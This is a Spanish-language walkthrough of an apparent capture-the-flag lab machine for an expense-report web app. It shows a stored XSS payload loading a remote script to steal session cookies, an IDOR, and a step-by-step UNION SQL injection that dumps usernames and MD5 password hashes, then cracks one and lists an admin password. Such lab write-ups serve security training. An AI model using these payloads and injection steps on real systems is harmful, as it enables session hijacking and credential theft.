
```
python3 -m http.server 8484
```

Y hay que esperar a que los otros usuarios naveguen por el chat, que enviarán sus cookies de sesión.




qjnckdrjn31at0ev4oidbpqei0

Localizada la de Manon Riviere, la podemos introducir en Dev Tools.



Acepto el reporte de Samuel y confirmo.




Ya aceptado el informe desaparece, por lo que es de suponer que queda en manos del Financial approver. Consultando en el perfil [Manon Riviere (mriviere)] podemos saber quién es su manager, y probablemente la persona que aprobará el pago:
Paul Baudouin

Pero Paul no es uno de los usuarios que navegan habitualmente por la web, por lo que no podremos utilizar XSS para acceder en su cuenta. Es necesario recopilar más información.

IDOR

En el enlace [Rennes] podemos ver una lista de personal de Rennes que se solicita a la base de datos mediante url:
http://10.0.2.10/site.php?id=2
Si introducimos id=1 podemos ver el personal de París, incluyendo al hacker con la inyección:



Rodrigue	Masson	rmasson@futuraBI.fr	Administrator
<script src="http://10.0.2.15/pwned.js"></script>	<script src="http://10.0.2.15/pwned.js"></script>	artp3rxss2@nasa.gov	Collaborator

Esta vulnerabilidad leve da a pensar que el fichero site.php puede ser también vulnerable a SQLi.

SQLi

http://10.0.2.10/site.php?id=2'
Sorry, a technical error has occurred. Esto confirma que es vulnerable.


http://10.0.2.10/site.php?id=2'-- -
Sorry, a technical error has occurred. Esto confirma que no se utilizan comillas en la consulta.

http://10.0.2.10/site.php?id=2 order by 5-- -
Sorry, a technical error has occurred.

http://10.0.2.10/site.php?id=2 order by 3-- -
Sorry, a technical error has occurred.


http://10.0.2.10/site.php?id=2 order by 2-- -
Ya no muestra el error. Confirma que la consulta tiene 2 columnas.

http://10.0.2.10/site.php?id=2 union select 1,2-- -




La inyección da error en la web pero muestra los datos.


http://10.0.2.10/site.php?id=2 union select 1,user()-- -




http://10.0.2.10/site.php?id=2 union select 1,schema_name from information_schema.schemata-- -




http://10.0.2.10/site.php?id=2 union select 1,table_name from information_schema.tables where table_schema='myexpense'-- -



http://10.0.2.10/site.php?id=2 union select 1,column_name from information_schema.columns where table_schema='myexpense' and table_name='user'-- -




http://10.0.2.10/site.php?id=2 union select 1,group_concat(username,0x3a,password) from myexpense.user-- -




afoulon:124922b5d61dd31177ec83719ef8110a
pbaudouin:64202ddd5fdea4cc5c2f856efef36e1a
rlefrancois:ef0dafa5f531b54bf1f09592df1cd110
mriviere:d0eeb03c6cc5f98a3ca293c1cbf073fc
mnguyen:f7111a83d50584e3f91d85c3db710708
pgervais:2ba907839d9b2d94be46aa27cec150e5
placombe:04d1634c2bfffa62386da699bb79f191
triou:6c26031f0e0859a5716a27d2902585c7
broy:b2d2e1b2e6f4e3d5fe0ae80898f5db27
brenaud:2204079caddd265cedb20d661e35ddc9
slamotte:21989af1d818ad73741dfdbef642b28f
nthomas:a085d095e552db5d0ea9c455b4e99a30
vhoffmann:ba79ca77fe7b216c3e32b37824a20ef3
rmasson:ebfc0985501fee33b9ff2f2734011882
artp3rXSS2:6e9c6e0faa6d81f7efc91f10cc9635fa


https://hashes.com
64202ddd5fdea4cc5c2f856efef36e1a



pbaudouin:HackMe



Con lo cual ya se puede aceptar el reporte y dejarlo en estado Sent for payment, que era el objetivo de esta máquina. La flag se muestra cuando nos logamos de nuevo como Samuel, entrando en [Expense Reports]



Bonus track
La cuenta con privilegios de administrador es:
rmasson:tdg33vhe

El teclado de la máquina debian es AZERTY.